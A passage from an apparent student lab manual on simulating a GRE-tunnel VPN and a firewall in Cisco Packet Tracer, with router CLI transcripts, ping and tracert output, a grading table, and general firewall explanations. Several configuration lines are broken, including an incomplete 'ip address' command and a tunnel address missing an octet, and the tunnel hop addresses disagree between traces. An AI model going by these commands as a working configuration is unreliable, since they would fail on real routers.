
Step 8. Navigate to router1-> config->FastEthernet0/1 and configure as given below




Step 9. Navigate to router0-> config->FastEthernet0/1 and configure as given below




Step 10. Navigate to router2-> config->FastEthernet0/1 and configure as given below




Step 11. Navigate to router0-> config->FastEthernet0/1 and configure as given below



Step 12. Navigate to router2-> config->static and configure as given below



Step 13. After all the above steps the network architecture will be as given below



Step 14. Navigate to router0->cli and enter the below commands


```


Router>enable
Router#config terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/1
Router(config-if)#ip address
  * Incomplete command
Router(config-if)#no shutdown
Router(config-if)#
<LINE 5>CHANGED: Interface FastEthernet0/1, changed state to up
$SYS-5-CONFIG_I: Configured from console by console
Router#ping 2.0.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.0.0.2, timeout is 2 seconds:
.....!
Success rate is 60 percent (3/5), round-trip min/avg/max = 0/1/3 ms
Router(config)#
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface tunnel 1
Router(config-if)#
<LINE 5>CHANGED: Interface Tunnell, changed state to up
Router(config-if)#ip address 172.16.1 255.255.0.0
Router(config-if)#tunnel source FastEthernet0/1
Router(config-if)#tunnel destination 2.0.0.2
Router(config-if)#
<LINE 5>CHANGED: Line protocol on Interface Tunnell, changed state to up
no shutdown
Router(config-if)#
Router(config-if)#
Ctrl+F6 to exit CLI focus
 Top

```

Step 15. Navigate to router2>cli and enter the below commands

Step 16. Now for the router0 and router2 configure the static section as given below





Step 17. Navigate to PC0->desktop->command prompt and enter the below given commands and similarly follow the same for PC1

PC0

Physical Config Desktop Programming Attributes

Command Prompt

```

Packet Tracer PC Command Line 1.0
C:\>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.2.2: bytes=32 time=11ms TTL=126

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 1, Lost = 3 (75% loss),
Approximate round trip times in milli-seconds:
        Minimum = 11ms, Maximum = 11ms, Average = 11ms

C:\>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:
Reply from 192.168.2.2: bytes=32 time=1ms TTL=126
Reply from 192.168.2.2: bytes=32 time<1ms TTL=126
Reply from 192.168.2.2: bytes=32 time=10ms TTL=126
Reply from 192.168.2.2: bytes=32 time<1ms TTL=126

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 10ms, Average = 2ms

C:\>tracert 192.168.2.2

Tracing route to 192.168.2.2 over a maximum of 30 hops:
  1  0 ms       0 ms       192.168.1.1
  2  0 ms       0 ms       172.16.1.2
  3  12 ms      0 ms      192.168.2.2

Trace complete.

C:\>

```

Top

ENG US 22:07 18-11-2021

```

PC1
Physical Config Desktop Programming Attributes
Command Prompt
Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=1ms TTL=126
Reply from 192.168.1.2: bytes=32 time<1ms TTL=126
Reply from 192.168.1.2: bytes=32 time<1ms TTL=126
Reply from 192.168.1.2: bytes=32 time<1ms TTL=126

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\>traceroute 192.168.1.2
Tracing route to 192.168.1.2 over a maximum of 30 hops:
  1  0 ms      0 ms      1 ms    192.168.2.1
  2  0 ms      0 ms      0 ms    172.16.16.1
  3  0 ms     11 ms      0 ms    192.168.1.2

Trace complete.
C:\>

```

### RESULT:

Thus, simulation of VPN using Cisco Packet Tracer has been successfully implemented.

### Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.10

**SIMULATION OF FIREWALL USING CISCO PACKET TRACER****AIM:**

To practice or simulate Firewall using Cisco Packet Tracer.

**DESCRIPTION:****What is Firewall?**

- A firewall is a network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.
- Firewalls have been a first line of defence in network security for over 25 years. They establish a barrier between secured and controlled internal networks that can be trusted and untrusted outside networks, such as the Internet.

**Usage of Firewall in Network Management:**Prevents the Passage of Unwanted Content:

- There's no limitation to bad and unwanted content over the internet. Such unwanted content can easily penetrate the system unless a strong firewall is in place. Most of the operating systems will have a firewall that will effectively take care of undesired and malignant content from the internet.
- Whenever a new system is employed for use, the user must be checked if a firewall exists or not, and if not, then the third-party firewall can be installed.

Prevents Unauthorized Remote Access:

- Today, in the world, numerous unethical hackers are there, who are making constant efforts to acquire access to vulnerable systems. The ignorant user is never aware of who can access his system. A strong firewall prevents any sort of possibility of a prospective unethical hacker getting remote access into a system. Such remote access is purely unauthorized and can be intended for destructive purposes too.
- A strong firewall is necessary to protect your data, your transactions, etc.; for enterprises, confidential data and information leakage mean a tremendous loss and failure. When it comes to an understanding of the importance of firewalls to prevent unauthorized remote accesses, the example of banking organizations and national level security agencies comes to one's mind.

Prevents Indecent Content

- The internet's extensive web has exposed people, especially the adolescent and youth, to immoral content. This content has been spreading its nefarious nexus very fast. With changing trends and lifestyles, such content is harming the minds of youngsters. Given this situation, it becomes essential on the part of the guardians to ensure that such content is prevented in their computer systems.
- Exposure to any sort of content involving obscene can prove harmful to young minds resulting in strange behaviours and immoral conduct. A strong firewall protects the computer systems by preventing the entry of immoral and indecent content and thus allows parents to keep their children safe.


### What is the functionality of Firewall?

Firewall itself has several functions to protect computer networks that can be described in the following points:


- As a Network Security Post. All traffic that enters or exits the network must go through a firewall as a security post that will conduct an inspection. Every time a traffic occurs, the firewall will try to filter the traffic in accordance with the security that has been determined.
- Prevent valuable information from being leaked without knowing. For this one function, many firewalls are installed for File Transfer Protocol (FTP), so that every data traffic is controlled by a firewall. In this case, a firewall is useful to prevent users on the network from sending valuable confidential files to other parties.
- Record User Activity. Every time you will access data, network users will go through a firewall which then records it as documentation (log files), which later records can be opened to develop security systems. Firewall is able to access log data while providing statistics on network usage.
- Modifying the Coming Data Package. Also known as NAT (Network Address Translation). NAT is used to hide an IP address, so that users can access the internet without a public IP address, which is often also referred to as IP masquerading.
- Prevent Modification of Other Party Data. For example, in business matters for financial statement information, product specifications, and others that are company secrets and will have a negative impact if known to other parties. Firewall prevents modification of these data so that they remain safe.

### SCREEN SHOTS:

